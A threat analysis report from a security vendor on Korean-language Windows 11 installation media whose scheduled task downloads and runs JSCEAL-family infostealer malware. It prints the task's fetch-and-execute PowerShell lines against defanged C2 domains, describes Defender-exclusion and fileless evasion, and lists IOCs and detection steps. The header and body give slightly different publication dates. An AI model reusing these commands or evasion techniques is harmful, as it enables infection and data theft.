LOGPRESSO

Analysis of Compromised Korean-Language Windows 11 Installation Media

A New Distribution Vector for the JSCEAL Campaign

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Published Sep 2026
Document type Supply Chain Threat Analysis Report

Contents

- All dates and times are given in Korea Standard Time (KST). This document is based on forensic findings from Logpresso's own investigation, and the purpose of this document is to provide technical facts and indicators of compromise (IOCs).
- Third-party materials in this report — such as product screenshots, service screenshots, and community posts — are quoted solely for fact verification and to share indicators of compromise. All rights to such materials belong to their respective owners. Microsoft, Windows, and Windows Defender are trademarks of Microsoft Corporation, and other company and product names mentioned in this report are trademarks or registered trademarks of their respective owners. Citing third-party materials does not imply any sponsorship, endorsement, or affiliation of the rights holders with this report.

01 Summary

In July 2025, while tracing the cause of recurring malware infections on a company laptop, Logpresso confirmed that Korean-language Windows 11 installation media built with Microsoft's official Media Creation Tool had been tampered with to download malware. The tampered media contained a scheduled task (OSVersionInstallerV1Task) registered by default that downloaded and executed infostealer malware as soon as the machine connected to the internet. Notably, the scheduled task did not appear in the English-language edition of the same build or in virtual machine environments.

The key findings of this report are as follows:

- Three variables determined whether the malware was downloaded: the installation media creation method (Media Creation Tool), the installation language (Korean), and the installation environment (a physical laptop rather than a virtual machine).
- The malware-downloading scheduled task had been present in the installation media since at least the October 2024 build (26100.2033) and remained dormant for about nine months until the C2 infrastructure went live in July 2025.
- The install.esd and boot.wim files, which the Media Creation Tool generates dynamically while creating Windows media, appear to have been tampered with for reasons that remain unclear, and the same tampering was not present in the ISO images directly distributed by Microsoft.
- This malware belongs to the same family later analyzed publicly by Check Point as part of the JSCEAL campaign targeting cryptocurrency users.
- While investigating the malware, we found two Microsoft Q&A posts, published roughly an hour apart when the malware campaign was activated, that are suspected of having been intended to confuse efforts to trace the infection vector (see Section 7).

02 Background and Scope of Investigation

Logpresso recognized that the same malware infection kept recurring on a company laptop and launched an investigation to identify the root cause. Even after we retrieved the infected machine and performed a clean install of Windows on another machine, the same symptoms kept appearing, so the investigation shifted from treating this as an infection of an individual device to a search for the root cause of the malware infection.


This report covers the technical facts we witnessed, how the malware operates, the indicators of compromise (IOCs), and why we consider this incident a supply chain compromise.

03 Discovery and Investigation Methodology

① Initial Detection

At 5:01 AM on July 28, 2025, our EDR logged a malware detection on a company laptop. preflight.js (SHA256: d21e2193f80378603c15bf71b6a7669c8a9266a04f34ea3502c82f1d80532bec) was detected at the path C:₩Windows₩System32₩DomainAuthHost. On July 25, we had added a hash-based custom detection rule to our EDR.

At 2:20 PM the same day, the same laptop attempted to communicate with w[.]local-mailer[.]com to download malware, and this communication was blocked by our firewall integrated with Logpresso CTI. Subsequent analysis confirmed that this communication attempt was caused by the same malware the EDR had detected earlier.



| Initial detection/blocking alert in an internal monitoring channel on July 28, 2025 |


② Confirming Tampering in Korean-Language Windows Installation Media

We continued to find malware even after we retrieved the infected machine and ran clean installs on other machines. Over about two weeks we installed Windows more than 100 times, ruling out possible causes one by one.

- **User error:** Only legitimate programs were installed and there was no trace of suspicious installations.
- **Wi-Fi driver infection:** The same symptoms returned even after the Wi-Fi module was replaced.
- **Compromise of our corporate network:** The same symptoms reproduced even when we connected through cellular tethering (5G).

In more than 100 installations, we only ever discovered machines that had already been infected — we didn't witness the malware being downloaded even once. Suspecting the installation media itself, we installed the EDR during Windows setup, before the machine went online, to observe the infection in real time.


That run demonstrated that the scheduled task downloaded the malware as soon as the machine connected to the internet during setup.



| Defender detecting malware being downloaded via the scheduled task during Windows installation |

③ The Same Scheduled Task in a Newer Build

The first build we installed was 26100.2033 (October 2024). Suspecting that the installation media itself was the source of the problem, we created new installation media using the latest build available at the time, 26100.4349 (June 2025), and performed a fresh installation. However, the same issue was reproduced.



| Build number of the Korean-language installation media (build 2033) |

④ Conditions Under Which the Malware Download Scheduled Task Is Not Created

Across repeated installations, we found that the malware-download scheduled task did not appear when the same build of Korean-language Windows was installed in a virtual machine, or when the English-language edition of the same build was installed. Nor did it appear on systems installed from a Korean-language ISO image downloaded directly from Microsoft's official download page.

1. **Installation of Korean-language Windows on a VM**
2. **Installation of English-language Windows (26100.4349) on a laptop**
3. **Installation of the same version of Korean-language Windows on a laptop from an ISO image rather than from media created with the Media Creation Tool**

⑤ Conditions Under Which the Malware Manifested

Logpresso investigated the possibility that the Media Creation Tool itself had been tampered with. Its digital signature checked out as a legitimate Microsoft code-signed binary. We then used the Media Creation Tool on two different systems to create installation media for builds 26100.2033 and 26100.4349.

Considering this, three reproducible variables determined whether infection occurred:

1. **Installation media creation method:** Installation media created with the Media Creation Tool
2. **Installation language:** Korean
3. **Installation environment:** A physical laptop rather than a virtual machine

04 Technical Analysis of the Malware

① Initial Persistence: Scheduled Task

When Korean-language Windows 11 was installed and the machine went online, a scheduled task named OSVersionInstallerV1Task ran the following command every 15 minutes.

```
Invoke-WebRequest -UseBasicParsing w[.]local-mailer[.]com/?OSVersionInstallerV1Task | Invoke-Expression
```

The same task also carried a backup C2 command line. The C2 domain starting with sd1s did not exist at the time this analysis report was first written, on August 13. This domain became active after August 21.

```
Invoke-WebRequest -UseBasicParsing sd1s[.]taylor-convert[.]com/?OSVersionInstallerV1Task | Invoke-Expression
```

② Defense Evasion Techniques

The malware employed multiple layers of evasion techniques.

- **Defender exclusion registration:** While registering the scheduled task, it added the C:₩Windows₩System32 path and the powershell.exe process to Windows Defender's scan exclusion list, thereby excluding itself from Defender's scans.
- **Fileless execution:** Scripts fetched from the C2 were never saved to a file; instead, they were executed directly in memory using Invoke-Expression.
- **Execution context verification:** The external script exhibited malicious behavior only when launched by the Windows Task Scheduler. When an analyst ran the same command manually, no malicious behavior appeared, which made manual analysis difficult.

③ Trigger Mechanism

OSVersionInstallerV1Task was not triggered by a time-based schedule; instead, it was configured with a "custom event filter." This XPath query was identical regardless of build.

```
<QueryList>
  <Query Id="0" Path="Application">
    <Select Path="Application">*[System[(Level=1 or Level=111 or
    Level=4 or Level=0 or Level=5) and ((EventID >= -( -2) and
    EventID <= (65501)) or EventID = 911)]]</Select>
  </Query>
</QueryList>
```

④ Second-Stage Infection

If the host was judged **a worthwhile target** during the reconnaissance stage, a second stage followed. To set up a node.exe execution environment, node.zip and build.zip were downloaded and then executed in the form node.exe -r preflight.js app.jsc.


- preflight.js registers a .jsc-specific loader with Node.js.
- The actual malicious logic is contained within app.jsc, which is compiled to V8 bytecode.
- This code operates as a botnet client that continuously communicates with the C2 server, exfiltrating system information and performing file upload/download and command execution.

This malware belongs to the same family that Check Point later publicly analyzed as part of the JSCEAL campaign targeting cryptocurrency users: research.checkpoint.com/2025/jsceal-targets-crypto-apps.

⑤ C2 Infrastructure and Activation Timeline Analysis

We established the following registration and activation timeline for the C2 infrastructure.

- The domain local-mailer[.]com was registered on April 1, 2025.
- The subdomain w[.]local-mailer[.]com was registered in DNS on July 25, 2025, and malware distribution by that host began the same day.



| DNS activation of w[.]local-mailer[.]com, July 25, 2025 |

VirusTotal records confirm that the backup C2 domain sd1s[.]taylor-convert[.]com first became active on August 21, 2025. No communication with this backup domain was found on August 13, 2025, when Logpresso first documented the issue and reported it to Microsoft.

05 Infection Conditions and Scope of Impact


Not all Korean-language Windows 11 installation media were affected by this problem. Whether infection occurred was determined as follows.

- **Infected devices:** installations from media created with the Media Creation Tool. We confirmed malware-downloading behavior on builds 26100.2033 and 26100.4349.
- **Non-infected devices:** laptops with factory preinstalled Windows, or installations from an ISO downloaded directly from Microsoft.
-

For example, another LG Gram laptop issued to an employee showed no such problem. The machine was running the factory-preinstalled Windows 11 Home, with only the license upgraded to Pro. This issue did not occur even when an ISO was downloaded and installed directly. This suggests that neither the Windows installation images Microsoft publishes as ISOs nor those supplied to OEM vendors had been compromised.

06 Reasons for Classification as a Supply Chain Compromise

Two things lead us to classify this as a supply chain compromise rather than ordinary malware distribution.



| Infection Timeline: 285 Days from Dormancy to Detection:
266-day dormant period (93%) and 19-day activation and detection period (7%) |

① Long Dormancy, Followed by Remote Activation


The malicious scheduled task had been present in the installation media since at least the October 2024 build. Build 26100.2033 was officially released on October 8, 2024 (KB5044284). However, because the Media Creation Tool at the time typically took several weeks to a month to reflect a new build, the point at which this build began to be distributed is estimated to have been between late October and early November 2024.

Given that the C2 domain (local-mailer[.]com) was not registered until April 2025 and its web server did not become operational until late July, the scheduled task appears to have remained dormant for approximately nine months. Until the web server became operational, the scheduled task would have been **attempting to communicate with a non-existent domain/server**. Planting malware dormant and activating it remotely after a significant period of time is a classic supply chain pattern, and one that ordinary detection rarely catches in advance. For reference, the backup C2 domain taylor-convert[.]com was also registered in April 2025.

② Tampering Confined to Dynamically Generated Files

This problem appeared only in Korean-language installation media created with the Media Creation Tool and did not appear in ISO files distributed directly by Microsoft.

When the Media Creation Tool creates installation media, most files are copied in prebuilt form. Only two files, install.esd and boot.wim, are generated during the creation of the media. This is evident from their modification timestamps, which, unlike those of the other files, correspond to the time the media was created. This narrows down the files that could plausibly have been tampered with on the installation media to these two files.



| Modification timestamps of install.esd and boot.wim, matching the media creation time |

We could not determine whether the tampering occurred in Microsoft's internal build pipeline or in the CDN used for distribution. What is certain, however, is that it existed in the media built with the Media Creation Tool for about one year.

> Logpresso reported the incident to Microsoft on August 13, 2025. Microsoft acknowledged receipt, indicating that the matter was under review and that it had been forwarded to the relevant department. However, as of the publication of this report (August 2026), we have not received any further response regarding the investigation results or actions taken.

07 Related Findings: Similar Community Posts

During the investigation, we found two posts on Microsoft Q&A (the Microsoft Learn Community forum) describing the same "DomainAuthHost" malware infection under C:₩Windows₩System32, published on July 31, 2025, at 3:58 PM and 4:46 PM, about 48 minutes apart.

- https://learn.microsoft.com/en-us/answers/questions/5509503/domainauthhost-malware-infection-c-windowssystem32 — G***, July 31, 2025, 3:58 PM
- https://learn.microsoft.com/en-us/answers/questions/5509569/domainauthhost-malware-what-additional-steps-shoul — H***, July 31, 2025, 4:46 PM

Both posts share an identical paragraph structure and narrative flow, and numerous sentences match completely down to spelling, phrasing, and order. The sentences below appear identically, word for word, in both posts.

- *No matter how many times I deleted it, it was reinstalled.*
- *I couldn't understand how the hacker performed 2FA even though they accessed from my IP.*
- *A filter was added to Gmail that marked all legitimate emails as read and moved them to trash, preventing me from knowing I received emails. I deleted the filter.*
- *I deleted all 3 schedules.*
- *I also deleted registry values registered under the DomainAuthHost name.*
- *I discovered multiple trojans and hacking tools registered in Windows Defender's exclusion list and deleted them.*
- *And I am worried because I saw in another article that the problem persisted even after formatting.*
- *Finally, I performed a Farbar Scan about 8 hours after the hack.*
- *I'm a bit worried because there might be parts I missed, the hacker might have temporarily stopped attacks, and Farbar might not detect inactive network malware.*

A number of sentences were also found where the structure and word order were preserved but only proper nouns were substituted.

First Post	Second Post
Phone-computer file sharing program automatic execution phenomenon occurred.	Google Quick Share automatic execution phenomenon occurred.
I installed a cryptocurrency-related program few days ago and deleted it after 5 minutes.	I installed a cryptocurrency-related program around July 28 and deleted it after 5 minutes.
OTP was also set up, but it was linked to the hacked account.	Google Authenticator was also set up but was linked to the hacked Google account.
Phone-computer file sharing program was set to "repeat every 15 minutes indefinitely after trigger".	Google Quick Share was set to "repeat every 15 minutes indefinitely after trigger".

Both posts attribute the cause of infection to having "installed a cryptocurrency-related program a few days earlier and deleted it after 5 minutes." This does not match the infection path we reproduced in a fully controlled environment (a clean install with no external program installation whatsoever). Even though Logpresso's own forensic investigation was unable to pinpoint the infection vector, the authors of these two posts specifically identify one.

The names of the scheduled tasks appearing in the two posts, “SustemOnStartup” and “OSResourcesInstallerV2,” differ from that of the OSVersionInstallerV1Task identified by Logpresso, but their structures are similar. In particular, "SustemOnStartup" appears to be a typo for "SystemOnStartup," and this same typo appears in both posts. Even now, when searching for "DomainAuthHost" or the scheduled task name in question, these two posts appear at the top of the results.

> This report does not draw any definitive conclusions about the authors’ intent in publishing these two posts. However, it documents that the posts were published around the time the malware campaign was active and shared a narrative attributing the cause of the problem to factors other than the OS installation media.

08 Indicators of Compromise (IOC)

Category	Value
Scheduled task name	OSVersionInstallerV1Task
Execution interval	15 minutes
C2 (primary)	w[.]local-mailer[.]com
C2 (backup)	sd1s[.]taylor-convert[.]com
Second-stage related domains	warmtogrove[.]net/script, faro[.]wataica[.]live, api[.]gulgowsks[.]co
C2 IP (believed to be a Cloudflare proxy)	104[.]21[.]17[.]189, 172[.]67[.]178[.]21
MD5 (app.jsc)	0b8015cbb1ffdc6efe6a306ff5b1115f
MD5 (preflight.js)	28e756c61961b10a026999c80e6f3f9b
SHA256 (preflight.js)	d21e2193f80378603c15bf71b6a7669c8a9266a04f34ea3502c82f1d80532bec (Defender detection name: Trojan:JS/JSCeal!MTB)
Malware path	C:₩Windows₩System32₩DomainAuthHost

09 Detection and Response

① Checking for Infection

Check the following on any Windows system you suspect may be infected:

- **Scheduled task:** From an elevated Command Prompt, run the command below to verify the existence and details of the scheduled task.

```
schtasks /query /tn "OSVersionInstallerV1Task" /xml
```

- **Malicious path:** Check whether the C:₩Windows₩System32₩DomainAuthHost folder exists. This path does not exist on a clean system.
- **Defender exclusions:** Check whether the C:₩Windows₩System32 path or the powershell.exe process is registered in the Windows Defender scan exclusion list. Normally neither should be registered.
- **Network communication:** Check firewall and proxy logs for outbound attempts to the C2 domains and IPs listed in Section 8 (IOC).

② Recommended Response

- If infection is confirmed, reinstall using an ISO image directly distributed by Microsoft, or an OEM preinstalled image, rather than installation media generated with the Media Creation Tool.
- Add the domains and IP addresses specified in the IOCs to the blocklists in the firewall, EDR, and CTI systems.
- If Korean-language Windows 11 installation media created using the Media Creation Tool have been distributed within the organization, perform the above checks on all devices installed using that media.


10 Conclusion

This investigation confirmed that a malicious scheduled task was registered by default on Korean-language Windows 11 installation media created using Microsoft's official Media Creation Tool. The task downloads and executes an infostealer as soon as an internet connection is established. This malware remained dormant for approximately nine months, from at least the October 2024 build until it was activated in late July 2025 when the C2 infrastructure went live. The same behavior was not reproduced on the English-language edition of the same build, in virtual machines, on directly downloaded ISOs, or on OEM preinstalled images.

